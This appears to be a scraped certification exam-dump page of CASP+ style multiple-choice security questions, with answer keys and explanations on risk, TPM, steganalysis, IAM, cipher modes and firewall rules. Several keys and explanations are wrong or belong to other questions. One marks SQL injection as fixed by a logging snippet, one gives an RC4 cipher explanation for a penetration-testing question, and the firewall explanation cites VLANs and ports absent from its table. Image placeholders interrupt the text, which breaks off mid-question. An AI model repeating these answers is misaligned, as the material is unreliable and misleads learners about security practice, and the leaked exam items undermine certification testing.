? https://www.ibm.com/topics/threat-management

NEW QUESTION 93
An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?

A. Assess the residual risk.
B. Update the organization’s threat model.
C. Move to the next risk in the register.
D. Recalculate the magnitude of impact.

Answer: A

NEW QUESTION 98
An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately. many Of the applications are provided only as compiled binaries. Which Of the following should the organization use to analyze these applications? (Select TWO).

A. Regression testing
B. SAST
C. Third-party dependency management
D. IDE SAST
E. Fuzz testing
F. IAST

Answer: DE

NEW QUESTION 103
An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers

Answer: D

Explanation:
TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

NEW QUESTION 106
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Answer: A

Explanation:
Reference: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

NEW QUESTION 108
Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Breaking a symmetric cipher used in secure voice communications
B. Determining the frequency of unique attacks against DRM-protected media
C. Maintaining chain of custody for acquired evidence
D. Identifying least significant bit encoding of data in a .wav file

Answer: D

Explanation:
Steganalysis is the process of detecting hidden data in files or media, such as images, audio, or video. One technique of steganalysis is to identify least significant bit encoding, which is a method of hiding data by altering the least significant bits of each byte in a file. For example, a .wav file could contain hidden data encoded in the least significant bits of each audio sample. Steganalysis techniques can help forensic responders to discover hidden evidence or malicious payloads. Breaking a symmetric cipher, determining the frequency of attacks, or maintaining chain of custody are not related to steganalysis. Verified References: https://www.comptia.org/blog/what-is-steganography https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 109
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Answer: C

Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 114
An organization is implementing a new identity and access management architecture with the following objectives:
Supporting MFA against on-premises infrastructure
Improving the user experience by integrating with SaaS applications Applying risk-based policies based on location
Performing just-in-time provisioning
Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS
B. SAML and RADIUS
C. OAuth and OpenID
D. OTP and 802.1X

Answer: C

Explanation:
Reference: https://docs.microsoft.com/en-us/azure/active-directory/manage-apps/migrate- application-authentication-to-azure-active-directory

OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk- based policies, and just-in-time provisioning. References: https://auth0.com/docs/protocols/oauth2 https://openid.net/connect/

NEW QUESTION 115
A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
B. The change control board must review and approve a submission.
C. The information system security officer provides the systems engineer with the system updates.
D. The security engineer asks the project manager to review the updates for the client's system.

Answer: B

Explanation:
The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization. The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.
* A. The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client’s systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project’s objectives and deliverables.
* C. The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client’s systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.
* D. The security engineer asking the project manager to review the updates for the client’s system is not a correct process for requesting updates or corrections to the client’s systems, because it does not involve the change control board. The project manager is
responsible for facilitating the change management process, but not for approving or rejecting change requests.
https://www.projectmanager.com/blog/change-control-board-roles-responsibilities- processes

NEW QUESTION 119
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Answer: B

Explanation:
Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified References: https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself https://www.comptia.org/certifications/comptia-advanced-security-practitioner

NEW QUESTION 121
A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.
B. Deploy a SIEM.
C. Use containers.
D. Patch the OS
E. Deploy a WAF.
F. Deploy a reverse proxy
G. Deploy an IDS.

Answer: AE

Explanation:
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.
According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization.
LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.45

NEW QUESTION 124
A review of the past year’s attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D

Explanation:
Reference: https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

NEW QUESTION 129
A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance
B. Vendor lockout
C. Compliance risk
D. Vendor lock-in

Answer: C


NEW QUESTION 131
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Answer: BD

Explanation:
Reference: https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%2 0the%20data
Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: https://www.comptia.org/blog/what-is-vendor- lock-in https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 136
A developer implement the following code snippet.



```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidGSMException Exception --"
        + e.toString());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage

Answer: A

Explanation:
SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References:
https://www.comptia.org/training/books/casp-cas-004-study-guide , https://owasp.org/www- community/attacks/SQL_Injection

NEW QUESTION 140
A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM an downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit
B. Legal issues
C. Chain of custody

D. Order of volatility
E. Key exchange

Answer: C

NEW QUESTION 145
A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.
Which of the following compensating controls would be BEST to implement in this situation?

A. EDR
B. SIEM
C. HIDS
D. UEBA

Answer: B

Explanation:
Reference: https://runpanther.io/cyber-explained/cloud-based-siem-explained/

NEW QUESTION 147
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 152
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Answer: C

Explanation:
Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: https://www.comptia.org/blog/what-is-steganography https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 157
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Answer: A

Explanation:
Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

NEW QUESTION 160
A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool

D. The Cyber Kill Chain

Answer: B

Explanation:
The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 164
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified References:
? https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits
? https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never
? https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture–VMSA-/Memory-access- control/Execute-never-restrictions-on-instruction-fetching

NEW QUESTION 169
All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:
Leaked to the media via printing of the documents Sent to a personal email address
Accessed and viewed by systems administrators Uploaded to a file storage site
Which of the following would mitigate the department’s concerns?

A. Data loss detection, reverse proxy, EDR, and PGP
B. VDI, proxy, CASB, and DRM
C. Watermarking, forward proxy, DLP, and MFA
D. Proxy, secure VPN, endpoint encryption, and AV

Answer: B

Explanation:
VDI (virtual desktop infrastructure), proxy, CASB (cloud access security broker), and DRM (digital rights management) are technologies that can mitigate the concerns of processing sensitive information using SaaS (software as a service) collaboration tools. VDI is a technology that provides virtualized desktop environments for users that are hosted and managed by a central server, allowing users to access applications or data from any device or location. VDI can prevent data leakage to the media via printing of documents, as it can restrict or monitor the printing capabilities or permissions of users or devices. Proxy is a technology that acts as an intermediary between clients and servers, filtering or modifying web traffic based on predefined rules or policies. Proxy can prevent data leakage to a personal email address, as it can block or redirect web requests to unauthorized or untrusted email domains or services. CASB is a technology that provides visibility and control over cloud services or applications, enforcing security policies or compliance requirements based on predefined rules or criteria. CASB can prevent data access and viewing by systems administrators, as it can encrypt or mask sensitive data before it reaches the cloud provider or application, making it unreadable or inaccessible by unauthorized parties. DRM is a technology that restricts the access, use, modification, or distribution of digital content or devices, enforcing the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent data upload to a file storage site, as it can limit or disable the copying, sharing, or transferring capabilities or permissions of users or devices. Verified References: https://www.comptia.org/blog/what-is-vdi https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 171
A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.
Which of the following should a security architect recommend?

A. A DLP program to identify which files have customer data and delete them
B. An ERP program to identify which processes need to be tracked
C. A CMDB to report on systems that are not configured to security baselines
D. A CRM application to consolidate the data and provision access based on the process and need

Answer: D

Explanation:
Reference: https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20(CMDB,the%20relationships%20between%20those%20components

NEW QUESTION 176
An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
C. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
D. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access

Answer: D

NEW QUESTION 177
A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Answer: D

NEW QUESTION 182
A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log: graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks by the activity in the logs?

A. Alerting the misconfigured service account password
B. Modifying the AllowUsers configuration directive
C. Restricting external port 22 access
D. Implementing host-key preferences

Answer: B

Explanation:
Reference: https://www.rapid7.com/blog/post/2017/10/04/how-to-secure-ssh-server-using- port-knocking-on-ubuntu-linux/
The AllowUsers configuration directive is an option for SSH servers that specifies which users are allowed to log in using SSH. The directive can include usernames, hostnames, IP addresses, or patterns. The directive can also be negated with a preceding exclamation mark (!) to deny access to specific users. The logs show that there are multiple failed login attempts from different IP addresses using different usernames, such as root, admin, test, etc. This indicates a brute-force attack that is trying to guess the SSH credentials. To address this risk, the security analyst should modify the AllowUsers configuration directive to only allow specific users or hosts that are authorized to access the SSH jump server. This will prevent unauthorized users from attempting to log in using SSH and reduce the attack surface. References: https://man.openbsd.org/sshd_config#AllowUsers
https://www.ssh.com/academy/ssh/brute-force

NEW QUESTION 185
A software company is developing an application in which data must be encrypted with a cipher that requires the following:
* Initialization vector
* Low latency
* Suitable for streaming
Which of the following ciphers should the company use?


A. Cipher feedback
B. Cipher block chaining message authentication code
C. Cipher block chaining
D. Electronic codebook

Answer: A

Explanation:
Cipher feedback (CFB) is a mode of operation for block ciphers that allows them to encrypt streaming data. CFB uses an initialization vector (IV) and a block cipher to generate a keystream that is XORed with the plaintext to produce the ciphertext. CFB has low latency because it can encrypt each byte or bit of plaintext as soon as it arrives, without waiting for a full block. CFB is suitable for streaming data because it does not require padding or block synchronization.
* B. Cipher block chaining message authentication code (CBC-MAC) is a mode of operation for block ciphers that provides both encryption and authentication. CBC-MAC uses an IV and a block cipher to encrypt the plaintext and generate a MAC value that is appended to the ciphertext. CBC-MAC has high latency because it requires the entire message to be processed before generating the MAC value. CBC-MAC is not suitable for streaming data because it requires padding and block synchronization.
* C. Cipher block chaining (CBC) is a mode of operation for block ciphers that provides encryption only. CBC uses an IV and a block cipher to encrypt each block of plaintext by XORing it with the previous ciphertext block. CBC has high latency because it requires a full block of plaintext before encryption. CBC is not suitable for streaming data because it requires padding and block synchronization.
* D. Electronic codebook (ECB) is a mode of operation for block ciphers that provides encryption only. ECB uses a block cipher to encrypt each block of plaintext independently. ECB has low latency because it can encrypt each block of plaintext as soon as it arrives. However, ECB is not suitable for streaming data because it requires padding and block synchronization. Moreover, ECB is insecure because it does not use an IV and produces identical ciphertext blocks for identical plaintext blocks.


NEW QUESTION 190
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to

download emails correctly by using IMAP instead. The network comprises three VLANs:



- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:



Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled


Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: D

Explanation:
IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25). References: https://www.techopedia.com/definition/2460/internet-message-access- protocol-secure-imaps https://www.sophos.com/en- us/support/knowledgebase/115145.aspx


NEW QUESTION 191
SIMULATION
A product development team has submitted code snippets for review prior to release. INSTRUCTIONS
Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.
Code Snippet 1



```
Web browser:
